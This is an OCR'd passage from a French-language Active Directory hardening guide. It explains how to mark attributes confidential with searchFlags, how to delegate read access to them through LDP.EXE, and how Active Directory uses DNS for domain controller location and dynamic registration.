
Les consoles d'administration comme *Active Directory Users and Computers* n'affichent pas les valeurs de tous les attributs disponibles. Il n'est pas possible de modifier ce fonctionnement.
Depuis Windows 2008 R2, vous disposez de l'onglet *Attribute Editor* dans la console *Active Directory Administration Center* et dans la console *Active Directory Users and Computers* (en mode d'affichage *Advanced features*).




Vous disposez aussi d'un module PowerShell avec les contrôleurs de domaine Windows 2008 R2 pour administrer le contenu de votre annuaire Active Directory. Si vous disposez de contrôleur de domaine antérieur à Windows 2008 R2, je vous invite à utiliser le module PowerShell *Dell ActiveRoles Management Shell 1.6* (gratuit) téléchargeable à l'adresse suivante : http://software.dell.com/fr-fr/trials/#a. Il sera nécessaire de déployer .Net Framework 3.5 sur la machine d'administration.

Vous pouvez aussi utiliser des fichiers HTA. Ces fichiers permettent de disposer d'une interface au format HTML que vous couplez avec du code VBSCRIPT.
Le site web http://bbil.developpez.com/tutoriel/vbs/interface-hta/ permet de disposer des bases pour développer son script HTA.


Exemple d'Interface Self-Service (permettant aux utilisateurs de mettre à jour leur information) : http://community.spiceworks.com/scripts/show/626-active-directory-user-editor-hta



Exemple d'interface d'administration pour les administrateurs Active Directory :
http://community.spiceworks.com/scripts/show/573-aduc-update-utility



Exemple d'interface pour les équipes en charge de la réinitialisation des mots de passe :
http://www.bestintexas.com/Scripting/




Tous ces outils permettent donc de déléguer si besoin l'administration des données de l'annuaire à des équipes non informatiques. Nous verrons plus loin dans ce document comment déléguer les droits d'administration à ces utilisateurs.


1.4.5 PROTEGER LES ATTRIBUTS QUI CONTIENNENT DES DONNEES SENSIBLES

Par défaut le groupe *Authenticated users* dispose d'un accès en lecture seule à tous les attributs non système d'un compte utilisateur. Comment permettre à seulement certains utilisateurs / groupes de lire la valeur d'un attribut contenant des données confidentielles ?

Microsoft permet de définir qu'un attribut est confidentiel en ajoutant la valeur décimale *128* à l'attribut *searchFlags* au niveau de l'objet attribut dans la partition de schéma Active Directory.
On notera que dans la partition de schéma Active Directory, les attributs Active Directory (comme l'attribut *GivenName* qui correspond au champ prénom) sont des objets qui disposent eux-même d'attributs. Je vous invite à lire cet article de la base de connaissance Microsoft qui présente cette fonctionnalité : http://support.microsoft.com/kb/922836/en-us
Cette action ne peut pas être effectuée sur les attributs de base (avec l'attribut *systemsFlags* à *0x10*).
http://windowsitpro.com/active-directory/using-confidentiality-bit-hide-data-active-directory
Nous allons dans l'exemple ci-dessous configurer les attributs *ExtensionAttribute1* et *EmployeeNumber* comme attributs confidentiels.




Vérifier que l'attribut *systemFlags* est bien défini sur 0x0 puis ajouter la valeur 128 à l'attribut *searchFlags*. Avec *ADSIEDIT*.MSC on rentre la valeur en décimal (*128*) et elle s'affiche ensuite en hexadécimal dans l'interface graphique d'ADSIEDIT.MSC.
Si on essaie avec un attribut de base, cela échoue alors (avec l'attribut *systemsFlags* à *0x10*).



Lancer la console *Active Directory Schema* et configurer l'attribut *EmployeeNumber* pour être indexé (optimisation des recherches qui se basent sur cet attribut). On peut constater alors que l'attribut *SearchFlags* est mis à jour tout en conservant la personnalisation (Passage de 0x80 à 0x81).

Pour lancer la console *Active Directory Schema*, entrer la commande regsvr32 schmmgmt.dll, créer une console MMC vierge et ajouter le composant logiciel enfichable *Active Directory Schema*.
L'attribut *extensionAttribute1* est affiché avec son *adminDisplayName*. Vous le trouverez donc à *ms-Exch-Extension-Attribute-1* dans la console ADSIEDT.MSC.
L'attribut *systemFlags* de ms-Exch-Extension-Attribute-1 (extensionAttribute1) n'a pas de valeur. Ce n'est donc pas un attribut de base. Par contre l'attribut searchFlags a la valeur 17 (en décimal). Pour que cet attribut soit toujours indexé et copié quand un Helpdesk utilise la fonction *Copie* d'un compte

utilisateur, vous devez ajouter la valeur 128 (en décimal) à la valeur existante 17 (décimal) soit 145 (décimal).
Si on donne la valeur 1234 dans l'EmployeeNumber du compte melanie.mathieu, un utilisateur standard ne voit plus cette valeur, alors qu'un administrateur du domaine voit cette valeur.



1.4.6 PERMETTRE A UN UTILISATEUR DE VISUALISER LA VALEUR D'UN ATTRIBUT PROTEGE

Maintenant que l'attribut *ExtensioAttribute1* est configuré comme attribut confidentiel, nous voulons que le compte utilisateur *tigrou.mathieu* (utilisateur standard) puisse le lire ainsi que les administrateurs du domaine. Les autres comptes ne doivent pas pouvoir lire la valeur de cet attribut.
Il faut utiliser l'outil LDP.EXE et se connecter à l'annuaire.
1. Aller au niveau de l'OU Techdays, faire un clic droit puis sélectionner *Advanced* | *Security descriptor*.
Cliquer sur *Add ACE*.
2. Taper tigrou.mathieu dans le champ *Trustee*.
3. Cocher les cases *Control Access* et *Inherit*.
4. Sélectionner *extensionAttribute1 - attribute* dans le champ *Object type*.
5. Sélectionner *User* dans le champ *Inherited object type*.
Le compte tigrou.mathieu doit être membre du groupe *GDL_ViewExtensionAttribute1*.
Ouvrir une session avec le compte tigrou.mathieu et vérifier si ce dernier a maintenant la possibilité de voir ExtensionAttribute1 au niveau du compte melanie.mathieu (qui se trouve dans l'OU Techdays).


Remarque :
Pour les attributs qui stockent le mot de passe Active Directory, c'est encore une autre type de protection.

1.5 RENFORCER LA SECURITE DU SERVICE DNS


1.5.1 QUEL EST LE LIEN ENTRE ACTIVE DIRECTORY ET LE DNS ?

Le protocole DNS (*Domain Name Services*) a été créé pour permettre de base de résoudre des noms complets DNS (FQN) en IP (et des IP en FQDN, et des FQDN en d'autres FQDN). Il est en effet plus simple de mémoriser un nom qu'une adresse IP.
Active Directory exporte la configuration de l'annuaire sous forme d'entrées DNS. Les stations de travail peuvent ainsi localiser les contrôleurs de domaine en effectuant des requêtes DNS.


Exemple avec la machine SRV2012C (192.168.1.112) et un domaine Active Directory *msreport.be* qui dispose de 2 sites Active Directory appelés *Maillot* et Meudon :
Lorsque la machine *srv2012c* est jointe dans le domaine Active Directory *msreport.be*, elle ne connaît pas encore son site Active Directory. Elle va donc se connecter à un des contrôleurs du domaine sans tenir compte de son emplacement réseau en résolvant l'entrée DNS *_ldap._tcp.msreport.be*. Dans notre cas notre domaine dispose de 2 contrôleurs de domaine *srv2012a.msreport.be* et *srv2012b.msreport.be*. Le serveur DNS dispose d'une fonctionnalité appelée *Round Robin* (dans les propriétés du serveur DNS) qui lui permet de sélectionner une entrée DNS de manière aléatoire quand plusieurs entrées existent.



Une fois que la machine *srv2012c* a trouvé un contrôleur de domaine, elle va chercher son site Active Directory de rattachement. Pour cela, elle va faire calculer son adresse de sous réseau et envoyer cette information au contrôleur de domaine. Le contrôleur de domaine va déterminer le site Active Directory de rattachement de la station de travail à l'aide de la configuration de sites Active Directory (Maillot dans cet exemple) et renvoyer le nom du site Active Directory à la machine. *Srv2012c* va alors résoudre l'entrée DNS *_ldap._tcp.Maillot.msreport.be* (utilisation de la fonctionnalité Round robin du DNS) car c'est le site *Maillot* qui est rattaché au sous réseau IP *192.168.1.0/24*.
SRV2012C va stocker le nom du site Active Directory dans l'entrée *DynamicSiteName* de la base de registre sous *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters*. Pour plus d'informations, voir http://blogs.technet.com/b/arnaud_jumelet/archive/2010/07/11/domain-controller-locator-in-depth.aspx.




Les contrôleurs de domaine utilisent une entrée CNAME dans _msdcs.msreport.be pour localiser les autres contrôleurs de domaine. Chacune de ces entrées correspond en fait au GUID du contrôleur de domaine. L'entrée DNS CNAME permet au contrôleur de domaine de résoudre *GUID._msdc.msreport.be* en le FQDN du contrôleur de domaine. Ce FQDN est ensuite résolu en une adresse IP ce qui permet au contrôleur de domaine *srv2012a.msreport.be* de répliquer avec le contrôleur de domaine *srv2012b.msreport.be*.



1.5.2 LA MISE A JOUR DNS DYNAMIQUE

1.5.2.1 Le principe de fonctionnement


Toutes ces entrées DNS sont mises à jour dynamiquement par les contrôleurs de domaine à l'aide de la fonctionnalité de mise à jour dynamique DNS. Le service NETLOGON de chaque contrôleur de domaine va enregistrer les entrées DNS du fichier *c:\windows\system32\config\netlogon.dns*.




Chaque contrôleur de domaine va aussi enregistrer son nom de machine dans la zone DNS correspond à son suffixe DNS principal (le nom du domaine par défaut) toutes les 5 minutes. Il est possible de forcer manuellement cet enregistrement en tapant la commande *ipconfig /registerdns*.

En pratique toutes les machines Windows vont essayer de créer / mettre à jour une entrée DNS qui correspond au nom de la machine et leur suffixe DNS principal.

Le suffixe DNS principal de la machine correspond par défaut au nom DNS du domaine Active Directory.
Ne pas décocher la case *Change primary DNS suffix when domain membership changes*. Cela aurait pour conséquence de générer de très gros problèmes. En effet quand vous tapez *ping srv2012c*, le système va en réalité faire un *ping srv2012c.msreport.be* (il ajoute le suffixe DNS principal).



